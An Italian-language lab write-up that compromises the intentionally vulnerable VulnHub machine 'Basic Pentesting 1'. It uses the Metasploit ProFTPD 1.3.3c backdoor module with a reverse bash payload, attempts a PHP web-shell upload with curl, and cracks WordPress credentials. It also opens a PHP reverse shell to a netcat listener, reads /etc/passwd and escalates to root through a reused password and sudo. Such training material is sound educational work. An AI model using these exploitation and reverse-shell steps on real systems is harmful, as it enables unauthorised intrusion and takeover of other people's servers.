REPORT DI PENETRATION TESTING: MACCHINA BASIC PENTESTING 1

1. OBIETTIVO


Lo scopo di questo laboratorio è quello di penetrare all'interno del sistema della macchina Basic pentesting 1 e ottenere i permessi di root.

2. CONFIGURAZIONE DELL'AMBIENTE

1. Scaricare il file .OVA della macchina vulnerabile dal sito ufficiale di Vulnhub e importare l'ambiente virtuale su VirtualBox.

2. Impostare le due macchine sulla stessa rete interna e collegarle alla macchina pfSense, che farà da router e assegnerà in DHCP gli indirizzi IP.

3. Per conoscere gli indirizzi IP delle VM, usare il comando **ip a,** che restituirà l'indirizzo della macchina attaccante e tramite Nmap riconoscere quali IP sono attivi sulla rete.



MACCHINA VIRTUALE	INDIRIZZO IP
Kali (attaccante)	192.168.10.10
Basic Pentesting 1 (vittima)	192.168.10.19
PfSense (gateway)	192.168.10.1

3. PENETRATION TESTING

3.1 fase di scansione

Scansionare le porte grazie a nmpa per capire quali porte sono aperte e i servizi in ascolto.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.10.19
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 10:32 -0400
Nmap scan report for 192.168.10.19
Host is up (0.0021s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:B4:E1:A7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

L’immagine mostra che le porte TCP attive sono tre: 21/FTP, 80/HTTP, 22/SSH e che il sistema operativo in funzione è Linux 3.x/4.x, ma per una visione più dettagliata sono necessarie analisi successive.

3.2 Accesso da servizo ftp

Si è tentato un primo accesso su porta 21 con anonymous, ma il server ha rifiutato.


```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.10.19
Connected to 192.168.10.19.
220 ProFTPD 1.3.3c Server (vtcsec) [192.168.10.19]
Name (192.168.10.19:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Grazie alle scansioni e al tentativo di accesso conosciamo il tipo di servizio in ascolto e possiamo sfruttare questa informazione cercando le vulnerabilità specifiche con il tool da terminale Searchsploit.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```

Il servizio presenta una backdoor che si può utilizzare per ottenere una reverse shell e i privilegi da root.

Come suggerito dall’immagine è possibile fare affidamento su metasploit, un potente tool che ha un grandissimo database contenente moduli che permettono l’injection di diversi payload a seconda della vulnerabilità.



```
[*] Starting persistent handler(s)...
msf > search ProFTPd

Matching Modules
================

   #   Full Name                                              Disclosure Date  Rank       Check  Name
   -   ---------                                              ---------------  ----       -----  ----
   0   exploit/linux/misc/netsupport_manager_agent            2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                      2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2     \_ target: Automatic Targeting                       .                .          .      .
   3     \_ target: Debug                                     .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .             .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                  2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                       .                .          .      .
   7     \_ target: Debug                                     .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)       .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                    2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting                       .                .          .      .
   11    \_ target: Debug                                     .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .          .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  .  .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)      .                .          .      .
   15  exploit/unix/ftp/proftpd_133c_backdoor                 2010-12-02       excellent  Yes    ProFTPD 1.3.3c Backdoor Command Execution
   16  exploit/unix/ftp/proftpd_modcopy_exec                  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
```

Il modulo che corrisponde a quello necessario e il numero 15. Una volta selezionato il modulo giusto settare i parametri necessari compreso il payload.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 192.168.10.19
rhosts ⇒ 192.168.10.19
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse_bash
payload ⇒ cmd/unix/reverse_bash
```

Attivare l’exploit e verificare che la sessione è aperta con privilegi di root


```
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.10.10:4444
[*] 192.168.10.19:21 - Running automatic check ("set AutoCheck false" to disable)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.33/lib/recog/fingerprint/regexp_factor
egular expression
[*] 192.168.10.19:21 - ProFTPD 1.3.3c detected, testing for backdoor command...
[+] 192.168.10.19:21 - The target appears to be vulnerable. No response to backdoor command, so server may hav
[*] 192.168.10.19:21 - Sending FTP command to trigger backdoor
[*] 192.168.10.19:21 - Payload sent - awaiting callback
[*] Command shell session 1 opened (192.168.10.10:4444 → 192.168.10.19:59774) at 2026-08-02 16:36:36 -0400

whoami
root
```

L’immagine conferma che l’operazione è stata completata con successo.

3.3 Accesso da servizio http

Nella pagina del server è stata trovata la pagina starndard del demone apache.




It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

Facendo enumerazione con il tool dirb sono state trovate varie pagine incluso una vecchia pagina dismessa.



Nessuno dei link presenti ha portato ad altre pagine, quindi sono state controllate anche le altre cartelle e file trovati tramite bird.


Tra le pagine è presente un file che consiglia l’uso di comandi POST per interagire con il server.




È stato fatto un tentativo di caricare una shell tramite POST, ma non è stato accettato dal server

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -X POST http://192.168.10.19/secret/xmlrpc.php \
-F  "fileToUpload=@shell.php"
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>-32700</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>parse error. not well formed</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Tornando nella pagina secret, entrando nel link di log il browser restituisce una pagina di errore.



Tuttavia, sostituendo la nell'url la parola vtcsec con IP del target, compare la pagina di login.




Facendo cracking della password tramite wpscan sono state trovate delle credenziali.






Con le credenziali trovate si riesce a fare il login della pagina.



Avendo ottenuto l'accesso come amministratori sono state sfruttate i codici php per ottenere una reverse shell



Tramite netcat è stato aperto un server in ascolto sulla porta 5000 e accedendo tramite browser alla pagina su cui abbiamo inserito il payload (pagina iniziale), da terminale della kali si è creata la sessione.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 5000
listening on [any] 5000 ...
connect to [192.168.10.10] from vtcsec [192.168.10.19] 39376
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 11:44:46 up 33 min,  0 users,  load average: 0.22, 0.23, 0.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

È stato necessario rendere stabile la shell per poter operare più efficacemente, tramite comando python.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 5000
listening on [any] 5000 ...
connect to [192.168.10.10] from vtcsec [192.168.10.19] 39380
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 12:14:39 up  1:03,  0 users,  load average: 0.04, 0.06, 0.11
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vtcsec:/$
```

Nel file etc/passwd è stato trovato un utente oltre a quello root.


```
$ cat /usr/bin/passwd | grep -v nologin | grep -v false | grep -v /bin/sync
Binary file (standard input) matches
$ cat /etc/passwd | grep -v nologin | grep -v false | grep -v /bin/sync
root:x:0:0:root:/root:/bin/bash
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

Si è riuscito a fare il login con username e password marlinspike.

```
www-data@vtcsec:/$ su marlinspike
su marlinspike
Password: marlinspike

marlinspike@vtcsec:/$ whoami
whoami
marlinspike
marlinspike@vtcsec:/$
```

Grazie al comando sudo -l scopriamo che l'utente ha tutti i permessi root.


marlinspike@vtcsec:/$ sudo -l
sudo -l
[sudo] password for marlinspike: marlinspike
Matching Defaults entries for marlinspike on vtcsec:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User marlinspike may run the following commands on vtcsec:
(ALL : ALL) ALL
marlinspike@vtcsec:/$ sudo su
sudo su
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/#